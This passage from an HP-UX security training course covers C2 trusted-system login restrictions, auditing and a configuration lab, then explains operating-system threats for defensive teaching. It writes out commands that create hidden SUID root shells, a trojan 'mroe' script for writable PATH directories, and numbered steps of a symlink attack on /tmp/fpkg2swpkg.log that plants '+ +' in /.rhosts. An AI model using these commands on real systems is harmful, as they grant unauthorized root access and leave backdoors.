User matt	OK	OK	OK	OK	OK		

Student Notes

Additional terminal security features will be realized by converting to a C2 trusted system, including:

- Terminal access based on time of day.
- Terminal access based on user account.

Terminal Access based on Time of Day

With C2 trusted systems, terminal access can be limited for each terminal to a specific time of day. For example, the slide shows the terminal port **`tty7`** allowing logins only between the hours of 8:00 AM and 5:00 PM. If a any login attempt is made outside of these hours, the login attempt will be denied. This is useful if user access is only desired during business hours and not during non-business hours.


NOTE: This feature does NOT log a user out at 5:00 PM. This feature only prevents a new user from logging in after 5:00 PM. If a user logs in at 4:59 PM, he could then stay on the system as long as he likes (unless other precautions are taken).

Terminal Access Based on User Account

With C2 trusted systems, terminal access can also be limited to only certain users. The slide shows that the user **`russ`** has access to all seven terminals, while users **`mary`** and **`matt`** only have access to some of the terminals.

NOTE: This feature only applies to logins. If the user **`russ`** logged into **`tty7`** and then su'd to user **`matt`**, this would be acceptable.

7–6. SLIDE: C2 Trusted System Auditing



C2 Trusted System Auditing

- Audit system calls performed programs by programs executed by users
- Audit all or some of the system calls
- Audit all or some of the users

** Beware: Audit log files can grow extremely quickly

Student Notes

Another security feature realized with trusted systems is auditing. On HP-UX trusted systems, auditing can be enabled to monitor all or selected system calls being generated for all or selected users.

Auditing system calls is a more reliable method for monitoring activity than auditing commands. With commands, actions can be easily disguised by linking a dangerous command (like `rm`) to a seemingly innocent name (like `dir`). When the command `dir *` is executed, all files in the directory are removed, though this would not be obvious if just the command names were being audited.

Because system calls are audited, activity cannot be disguised. However, there is much more data being logged, since there are many system calls executed for every one command. To limit the amount of data, not all system calls need to be logged, and not all users need to be audited. For example, operating system accounts (user IDs 099) usually do not need to be audited, and common system calls like **`fork()`**, **`exec()`**, and **`close()`** probably do not need to be logged. These system calls and user accounts can be filtered to limit the large amount of data being logged when auditing is turned on.

7–7. LAB: Trusted Systems

Part I: Configuring a Trusted System

The conversion process to a C2-Trusted System is only supported through SAM on HP-UX 10.x and 11.00 systems.

1. Use SAM to convert to a C2 Trusted System:

```
# sam
  enter Audit & Security
    enter System Security Policies
```

At this point, if the system is not already configured as a trusted system, SAM will attempt to convert to a trusted system.

List the three actions performed by SAM in converting to a trusted system:

1.

2.

3.

2. Continue with the conversion to a trusted system, even if the system warns about ACLs (Access Control Lists) not being currently supported on vxfs.

At the System Security Policy menu, configure the following items:

- Lock inactive accounts after 60 days.
- Disable an account after 5 successive login failures.
- Require login upon booting to single-user mode.
- Enable password aging to be:
  - a minimum of 0 days
  - a maximum of 180 days
  - a warning period of 30 days prior to a password expiring
  - a password lifetime of 210 days

3. Exit back to the top-level SAM menu. Go to the Accounts for Users and Groups, then to Users. From the user's menu, make the following changes:

- Give authorization to user5 to boot the system to single-user mode.
- Customize the number of successive login failures for root to be 99.
- Ensure that user6 can only log in between 8am and 6pm Monday, Wednesday, and Friday.

4. Exit SAM and verify the above configurations:

Part II: Unconverting the System

Before moving on, disable the trusted system functionality by going to:

SAM → Auditing and Security → Audited Events → Actions → Unconvert the System

How does it affect **`/etc/passwd`**?


Module 8 — Operating System Security Threats

Objectives

Upon completion of this module, you will be able to:

- List three different security threats from an OS perspective.
- Describe three different methods for plugging security holes at an OS level.
- List three security tools available for HP-UX and describe how they work.

8–1. SLIDE: Operating System Security Threats



Operating System Security Threats

- Set User ID Bit
- Writable System Directories
- Unprotected User Files in Shared Directories


Student Notes

Every computer system is a potential target for the many hackers out there in the UNIX world. Systems large and small, UNIX and non-UNIX, network and non-network based, have all been the victims of computer hackers over the last two decades.

This module discusses the primary techniques used by hackers to gain unauthorized access from an OS perspective. The next module will address techniques from a network perspective.

The intent is not to teach students to become hackers, but to show them potential security holes in their systems, so the holes can be plugged. The only way security holes can be successfully closed, is for the student to have an understanding of the holes, and know how hackers exploit a system to gain unauthorized access.

8–2. SLIDE: Set User ID Bit



Set User ID Bit

Example: Creating a SUID shell owned by root.

Example:

```
-r-sr-xr-x   1   root   bin    98304    Jun 18   1996    /usr/bin/passwd
```

Student Notes

The “set user ID” feature in UNIX, is an essential piece of functionality which allows *unprivileged* users the ability to accomplish a specific, *privileged* task.

The most common example of this is when a user changes his password. This requires modifying the content of the **`/etc/passwd`** file which is a privileged operation. Since it is undesirable to give the user access to the entire **`/etc/passwd`** file, a specific program was developed, in this case **`/usr/bin/passwd`**, which allows a user to modify just his own password. The program is owned by root, and has the set-user-ID attribute set.

```
-r-sr-xr-x 1 root bin 25576 Dec 2 1998 /usr/bin/passwd
```

When the set-user-ID bit is set on an executable (like **`/usr/bin/passwd`**), the ID of the user executing the program will be changed to match the ID of the user owning the program (in this case root). The user's ID stays set to the new ID for the entire duration of the executable. If the executable is owned by root, then the user's ID is changed to root. This can be especially dangerous if the user can find some way to exit out to a shell while executing the program. This would give the user the ability to run any command on the system as root.

A popular trick of hackers, if they can gain access to the root account, is to execute the following sequence of commands as root:


```
cp /usr/bin/sh /tmp/.hidden_shell
chmod u+s /tmp/.hidden_shell
```

This creates a file called **`/tmp/.hidden_shell`** on the system, which when executed would start a new shell and change the user's ID to the root ID.

```
-r-sr-xr-x  1 root  bin  25576  Dec 2 1998  /tmp/.hidden_shell
```

A student may think, "a system administrator would be crazy to allow those commands to be executed on his system". What the student does not realize is that a hacker can be so tricky that the system administrator does not even realize he has executed the above commands, as described on the next slide.

8–3. SLIDE: Writable System Directories



Writable System Directories

Example:

Putting the **`mroe`** program in the **`/usr/contrib/bin`** directory.

The mroe bomb
/usr/contrib/bin

Student Notes

A classic security hole is the writable system directory, **`/usr/contrib/bin`**. The intent of this directory is to allow users on the system to contribute software which all users may be interested in executing. Examples of contributed software often found in **`/usr/contrib/bin`**, include **`xload`**, **`perl`**, and **`traceroute`**.

To make executing these programs more convenient, many users (including the root user), include **`/usr/contrib/bin`** in their PATH variable.

This “shared contribution” system works fine, until a hacker exploits the fact that any program can be placed in this directory, including programs which users would never want to execute. The hacker assigns names to these undesirable programs synonymous with common typing mistakes. Then, when a user makes one of the common typing mistakes, he executes a program which he had no intentions of executing.


The most popular example of this is placing a shell script called **`mroe`** (common misspelling for **`more`**) in the **`/usr/contrib/bin`** directory. The **`mroe`** program contains the following three line of code:

```
   cp /usr/bin/sh /tmp/sh_$USERNAME
   chmod u+s /tmp/sh_$USERNAME
   /usr/bin/more $*
```

The end result is whenever a user misspells the **`more`** command, they will create an SUID shell program called **`/tmp/sh_$USERNAME`** which anyone on the system could execute. When another user on the system does execute it, they will find themselves being placed in a new shell, and their ID will be that of the user who accidentally created the shell program! This means if root accidentally types **`mroe`**, an SUID-to-root shell will be created which would allow any user to become root.

These programs are often referred to as *time bombs*, or just *bombs*, because they will go off (i.e. create a security holes) when some event occurs (like some user misspells **`more`** as **`mroe`**).

8–4. SLIDE: Unprotected User Files in Shared Directories



Unprotected User Files in Shared Directories

Example: Files in the **/tmp** directory.

```
drwxrwxrwx   4   bin    bin     3072    Apr  6   1998    /tmp

----------   1   root   sys     9250    Jan 24   1998    /tmp/data
-r--r-----   1   matt   users   4896    Jul  5   1998    /tmp/manual
-rw-rw-r--   1   russ   users   6266    Feb 16   1998    /tmp/stats
```

Student Notes


An often overlooked fact of UNIX-based systems is that files cannot be protected if they are placed in a shared, writable directory like **`/tmp`**. The slide shows an example of three files in the **`/tmp`** directory: **`/tmp/data`**, **`/tmp/manual`**, and **`/tmp/stats`**.

Which of these files is protected from regular users?

At first glance, it would appear that **`/tmp/data`** is completely secured with no read, write, or execute permissions for anyone, and **`/tmp/manual`** appears secure, since no user has write access. But, the permissions on the files only control access to the data within the files. They do NOT control access to the files within the **`/tmp`** directory. Everyone has write access to this directory. Since write access to a directory implies the capability to add and remove files from the directory, *every user on the system can remove any of the three files* — not very good protection for these files.

The ability of any user to remove any other users' files in a share directory has created some trouble for applications which store temporary log files under **`/tmp`**. Since these log files can be easily removed, they can also be replaced by bogus log files containing misleading and inaccurate data.

8–5. SLIDE: Example — Combining All Three to Gain Unauthorized `root` Access



Example — Combining All Three to Gain Unauthorized **`root`** Access

```
-r-sr-xr-x   1   root   bin   98304   Jun 18   1996   /usr/sbin/fpkg2swpkg
```

```
-r-sr-xr-x   1   root   bin   98304   Jun 18   1996   /tmp/+ + -> /usr/sbin/fpkg2swpkg
```

```
/tmp/fpkg2swpkg.log -> /.rhosts
```

```
/.rhosts
```

Execute: `/tmp/'+ +'  testfile`

Student Notes

The previous three slides have addressed different areas of vulnerability on UNIX systems which are often exploited by hackers, including

- SUID-to-root programs
- Writable system directories
- Unprotected files in shared directories

Many times, however, hackers gain access by exploiting not just a single weakness area, but a combination of weakness areas.

The `fpkg2swpkg` Program

The **`fpkg2swpkg`** program helps illustrate how multiple areas of vulnerability are used to create a security hole. The **`fpkg2swpkg`** program was developed to assist customers in converting their 9.x packaged applications (format *fpackage*) to a format compatible with HP-UX 10.x (format *swpackage*).

In order to perform some of the conversions, the program required the user to have root capabilities. Since many application programmers without root access were expected to run this program, the program was tightly secured so that users could not escape the program. It was given SUID-to-root permissions.

```
-r-sr-xr-x 1  root  bin  57344  May 2 1996  /usr/sbin/fpkg2swpkg
```

When the program was executed, problems, warnings, and error messages were written to a temporary log file called **/tmp/fpkg2swpkg.log**.

The program seemed innocent enough and proved valuable to application developers porting their applications from HP-UX 9.x to HP-UX 10.x. The program also became a target of hackers, and was exploited as a means of gaining unauthorized access to root!

Exploiting Weaknesses to Create the Security Hole

To create the security hole, the first weakness a hacker could exploit is the unprotected log file, **/tmp/fpkg2swpkg.log**. The hacker could delete this log file by executing:

```
1.  rm /tmp/fpkg2swpkg.log
```

The second weakness a hacker would exploit is the writable system directory **/tmp**. The hacker could add a new **fpkg2swpkg**.log file which would be a symbolic link to root's **.rhost** file.

```
2.  ln -s /.rhosts /tmp/fpkg2swpkg.log
```

Now, when the **fpkg2swpkg** program writes to its log file, the information will actually be sent to root's **/.rhosts**.

The final step is to figure out a way for the program to output a message containing "**+ +**". As we will see in the next section, a "**+ +**" in root's **.rhosts** file allows any user on any system access to the local system as root.

There are a number of ways to make this happen. However, without going into the format structure of **fpackage**, the most straight forward method is to create a symbolic link called "**+ +**" to **the /usr/sbin/fpkg2swpkg** program.

```
3.  PLUS_PLUS="$(echo '\n+ +')"
4.  ln -s /usr/sbin/fpkg2swpkg "${PLUS_PLUS}"
```

